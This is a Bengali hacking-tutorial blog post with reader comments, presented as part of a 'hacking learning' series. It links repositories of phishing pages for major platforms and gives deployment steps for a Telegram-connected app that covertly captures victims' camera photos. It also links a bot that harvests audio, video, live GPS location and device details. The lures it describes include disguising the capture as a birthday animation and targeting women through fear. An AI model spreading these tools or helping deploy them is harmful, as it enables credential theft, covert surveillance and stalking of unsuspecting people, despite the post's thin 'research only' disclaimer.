
[হ্যাকিং লার্নিং – ০৮] : এডভান্স ফিশিং টেকনিক : একটি মাত্র লিংক পাঠিয়ে সকল কিছু হ্যাক করুন।

আমি শিরোনামে লিখেছি “এডভান্স ফিশিং টেকনিক কিন্তু সত্যি কথা বলতে কি আমার কাছে এডভান্স ফিশিং টেকনিক নেই – কিন্তু এই যে আপনি “ফিশিং দিয়ে হ্যাকিং আর চলে নাকি?” এমন মনসিকতা পোষণ করার পরও টুপ আমার আর্টিকেলের লেখায় ক্লিক করে বসলেন – এটাও কি ফিশিং নয় মাশাই?
যাই হউক আজকের দুনিয়াতে সবাই বড্ড ব্যস্ত আর কড়া মনের তাতে মুখের কথায় চিড়া ভিজবে না জানি; কিন্তু যা ভিজলে মুখ আর মনের গোপন ইয়ে টিয়ের স্বস্তি মিলবে তেমন লিংকের তো অভাব নেই – তাই যাই বলুন আর তাই বলুন “পুরুষ’কে আসলে কিসে আটকায়?” উত্তর হবে “লিংক” এ আকটায়।
এনিওয়্যে আমি হ্যাকিং সিরিজ লিখছি – কোন সাহিত্য রস কিংবা সস্তা মুখরোচক চিজ টাইপের লেখা নয়; সুতরাং উপরের কথাগুলো যতোই ফান কিংবা ফানি শোনাক না কেন বাস্তবত কিন্তু সেটাই সত্য।
আর যদি আপনার টার্গেট ভিক্টিম হয় কোন মেয়ে তাহলে সেটি যে ফিশিং এর টোপে আকটাবে সেটির নাম হলো “ভয়” এর বেশী আর নাইবা কিছু বললাম।
আচ্ছা মূল লেখনীতে ফিরে যাই – আপনি হ্যাক করতে চাইছেন অমুক ভিক্টিম’কে তাতে আপনার ফিশিং এর জালে কেন মাছ ধরা দিবে?
নিচের স্কিনশট দেখুন…..
[ছবি দুটি ইন্টারনেট হতে সংগৃহীত]


এখানে অনলাইনে ইনকামের কথা বলা হচ্ছে এবং লিংকে ক্লিক করলে ইমেইল ও পাসওয়ার্ড দিয়ে তাতে প্রবেশ করার কথা বলা হচ্ছে Facebook কানেক্ট করে। এখন একদিকে সবাই যেমন অনলাইনে ইনকাম করার জন্য পাগল তাতে লিংকে কানেক্ট করাতে খুব একটা বেগ পেতে হবে না।
কি আমার কথা বিশ্বাস করছেন না?
ওয়েল এই যে কিছুদিন আগে BDJobs এর লক্ষ লক্ষ সিভি ডাটা লিক হলো এবং এক একটি সিভি ১০০০ ডলারে বিক্রি হচ্ছিলো!
তাতে এই আপনার আমার মতো মানুষের মন্তব্য কি ছিলো?

দেখুন না ইনি সিভি হ্যাক হয়েছে তাতে টেনশন না করে উল্টো টাকার টেনশন করছে কেননা সিভি প্রার্থী সব সস্তা বাংলাদেশী। ইভেন এমনও মানুষ আছে যারা হয়তো ভাবতে পারে “ভাই আমি আমার সব তথ্য দিয়ে দিচ্ছি – পারলে বাপ মা থেকে শুরু করে চৌদ্দ গুষ্টির যতোসব সিভি লাগে সব দিবো, হ্যাক করা লাগবে না ভাই আপনি টাকা দেন”।
এবার যদি একটু নাক মুখ কুচকে সিরিয়াস হয়েই বলি – সত্যিই আপনার নিজের তথ্যের কোন মূল্য নেই?
তখন তারা কি বলবে জানেন?
নাহ রে ভাই….এমনিই মজা নিলাম/ মজা করার জন্যই পোস্ট করলাম / ঐ টা ফান ছিলো / আরে বা** সবকিছু কি সিরিয়াস নাকি? আজিব তো?!
হ্যা, এই জেনারেশনের Vulnerability এটাই যে এরা মুখে বলে ফান – সারাদিন মোজ মাস্তি – কাজের সময় ফান বা সার্কাজম বললেও ভেতরে ভেতরে লোলুপতা আর হিপোক্রেসিটাকেই সহজেই ট্রিগার করা যায়।
আচ্ছা অনেক হলো এবার সকল প্রকার সোস্যাল মিডিয়ার ফিশিং স্ক্রিপ্ট দিচ্ছি php এবং পাইথনে রাইটিং Facebook, Github, Instagram, linkedin, netflix, paypal, pinterest, spotify, twitch, Twitter (X) এর গিট রিপোজিটরি : https://github.com/HumayunShariarHimu/PhisH
যাই হউক টেলিগ্রাম বেইজড একটি ফিশিং টেকনিক শেয়ার করা যাক যা খুব সাধারণ একটি লিংক পাঠিয়ে ব্রাউজার পারমিশন বেইজড যে কারোর মোবাইল ওয়েব ক্যাম এক্সেস করে তার ফটো সরাসরি টেলিগ্রাম বটে পেতে পারেন। এটি সাইবার সিকিউরিটি রিসার্চ প্রজেক্ট হিসেবেই ডেভোলপ করা – আক্ষরিকভাবে টার্গেট হ্যাকিং এর ক্ষেত্রে ব্রাউজার পারমিশনে এমন ট্রিগার হোভার এর পরিবর্তে যেকোন সোস্যাল ইঞ্জিনিয়ারিং ইউটিলাইজ করা যেতে পারে যেমন বার্থ-ডে উইশ যাতে ক্লিক করার সাথে সাথে এনিমেশন আকারে Happy Birthday উইশিং করবে এবং Background তে সং প্লে হবে [যেন টার্গেট বুঝতে না পারে এটি তার ব্রাউজার ওয়াইজ ফটো ক্যাপচার করছে]।
গিটহাব ওপেন সোর্স রিসোর্স : https://github.com/HumayunShariarHimu/CamHackApp
আপনি নিজের জন্য ডিপ্লয় করার ক্ষেত্রে GitHub রিপো ডাউনলোড/ক্লোন করে Vercel এর মতো প্লাটফর্মে এনভায়রনমেন্টে আপনার টেলিগ্রাম বট টোকোন ও চ্যাট আইডি বসিয়ে ডিপ্লয়মেন্ট করতে পারেন।
ডিপ্লয়মেন্ট লিংক : https://camhackapp.vercel.app/
[এটিতে আমার টেলিগ্রাম বট যুক্ত করা আছে তাই টেস্টিং করা ছাড়া অহেতুক আপনার ডাটা ডিটেইলস পাঠানোর প্রয়োজন নেই / অপরাপর এটি কেবলমাত্র টিউটোরিয়াল তৈরীর প্রেক্ষাপটে ডেভোলপমেন্ট করা মাত্র]।
কিন্তু ঐ যে শিরোনামে লেখা “একটি মাত্র লিংক পাঠিয়ে সকল কিছু হ্যাক করুন” সেটার কি হবে?
চলুন এটার একটা গতিবিধি করা যাক…
একটি মাত্র লিংক পাঠিয়ে সকল কিছু হ্যাক করুন
যাই হউক এখন এমন একটি টেলিগ্রাম বট শেয়ার করা যাক যেটার মাধ্যমে এনড্রোয়েড মোবাইলের সকল WebApi ব্যবহারে ভিক্টিম মোবাইলের সকল এক্সেস করা সম্ভব [টারমাক্সে যেমন সেশান ওয়াইজ সেশান কাজ করে তেমনি এখানেও ব্রাউজারের ওয়েব সেশান ব্যবহার করা হবে। এখন কথা হচ্ছে একজন ইউজার কেন এতোক্ষণ ওয়েব পেইজে থাকবে? সেটারও সলিউশন আছে – ইন্টারফেইসে আপনি ফ্রন্টে আকর্ষনীয় কোন ভিডিও চলবে অথবা কোন লেখা পড়তে থাকবে ইত্যাদি সোস্যাল ইঞ্জিনিয়ারিং ইউটিলাইজ করতে হবে। এটি Repo তে রাখা হয়নি – আপনি index পেইজ চাইলেই কাস্টমাইজ করে নিতে পারেন]।
HackUp ওয়েব এপ্লিকেশনের পরিপূর্ণ সোর্স কোড দেওয়া হলো : https://github.com/HumayunShariarHimu/HackUpApp
টেলিগ্রাম বট হতে যা যা করা যাবে

• photo – লাইভ ক্যামেরা থেকে একটা ছবি তুলে Telegram-এ পাঠায়
• screen – ডেস্কটপে স্ক্রিনশট নিয়ে টেলিগ্রামে পাঠানো হয়।
• record3 – ৩ সেকেন্ড ভিডিও রেকর্ড করে পাঠায়
• record5 – ৫ সেকেন্ড ভয়েস রেকর্ড করে পাঠায়
• location – একবারের GPS লোকেশন + Google Maps link পাঠায়
• track – ৩০ সেকেন্ড ধরে লাইভ লোকেশন পাঠাতে থাকে
• report – ডিভাইসের সব তথ্য (UA, screen, CPU, RAM, battery) পাঠায়
• battery – ব্যাটারি লেভেল ও charging status পাঠায়
• network – নেটওয়ার্ক টাইপ (4G/5G/WiFi), speed, RTT পাঠায়
• storage – ব্রাউজার storage ব্যবহার ও quota শো-অফ
• vibrate – ফোনে ভাইব্রেশন ট্রিগার করা
• fullscreen – Telegram WebApp ফুলস্ক্রিন করে
•say হ্যালো – ফোন থেকে টেক্সট স্পিচে TTS কনভার্টে ভয়েজ রান করায়।
• open https://x.com – ব্রাউজারে লিংক ওপেন করে
• notify মেসেজ – ফোনে notification দেখায়
• status – বট active কিনা এবং যতোগুলো কমান্ড সেশান চলেছে তার সব ডিটেইলস থাকবে।
আপনার কাছে হয়তো HackUp বট’টি সাধারন মনে হতে পারে – তা পারে বৈকি তথাপি এইসকল হ্যাকিং এক্টিভিটি যদি ডিপ সোস্যাল ইঞ্জিনিয়ারিং এর সাথে যুক্ত হয় তাহলে সেটি কতোটা ইফেক্টিভ হতে পারে সেটা একটু বুদ্ধি খাটালে নিজেও আপনার কুবুদ্ধি কি দূর্বুদ্ধিতে রিয়েলাইজ করতে পারেন – তবে আমি অবশ্য সুবুদ্ধির জন্যই শুভকামনা রইলো।
আজ তাহলে এতোটুকুই থাকুক – সকলের জন্য নিরন্তর শুভকামনা রইলো।
এই পর্বের সাথে আপাতত লেখালেখি হতে কিছুটা ছুটি নিতেই হচ্ছে – ততোক্ষণ অবধি ভালো থাকুন।
ওয়েব আমন্ত্রণ রইলো : PsychoTech
আর আপনার web ঘুরে এলাম সব দেহি মেয়ে পটানোর বই
(২) Web এর সাথে লেখার সম্পর্ক নেই – তবে আমিই তো অবাক হয়ে যাচ্ছি PsychoTech মেয়ে পটানোর বই মানে?
আইমিন আদৌ আপনি দেখেছেন? এটা সাইকোলজি এবং টেকনোলজিকে একসাথে রিলেট করার আমার কিছু প্রজেক্ট হাব মাত্র।
সাইকোলজি ওইডাই তো মাইড হ্যাক
আমার দুষ্ট মনে তো আসে
মেয়েদের মাইন্ড হ্যাক করে 420 করি
গিটহাবে স্ক্রিপ্ট ডিটেইলস দেওয়া আছে – AI হতেও অটোম্যাটিক সেটপআপ করতে পারেন Like ManusAi ইত্যাদি। তদুপরি TrickBD তে এহেন অযাচিত বা মেয়ে পটানো ইত্যাদি কনসেপ্ট ও শব্দ চয়নে সতর্ক থাকার জন্য অবহিত করা হলো
আপনারে fb তে নক করা হইছে যদি একটু চেক দিতেন
BOT_TOKEN = টেলিগ্রাম বট এপিআই টোকেন
CHAT_ID = চ্যাট আইডি
[প্রোডাকশন+প্রিভিউ দুটোই দিয়ে রিডিপ্লয় করেন]
এমনিতে যে ভাব নেওয়া বা অতীব অতীব ব্যাস্ততা তাও নয় – তবে আসলে আমার ভাবনার জগতে বাহ্যিক বিষয়ে লোড করার সক্ষমতা আমার কম – কেননা আমার জন্য যেটাকে কমিটমেন্ট হিসেবে নিই সেটাকে পরিপূর্ণতা অবধি ট্রাই করি – তাই নিজেকে নিজের কাছে লিমিট করে রাখা।
আর হ্যা, ফটো দেখেছি।
আমি আগেও জানতাম বিষয়টা 🙂
chat id
token
সব খুলা আছে শুধু কোন ai /app দিয়ে সেট করব সেটা একটৃ যদি বলতেন আমি নতৃন কম বুঝি
CHAT_ID = চ্যাট আইডি
এরপর ডিপ্লয় করুন >>> এরপর বট /Start ক্লিক করলেই হবে এবং আপনার এপিআই টোকেন হতে WebHook একবার সেট করে নিয়েন।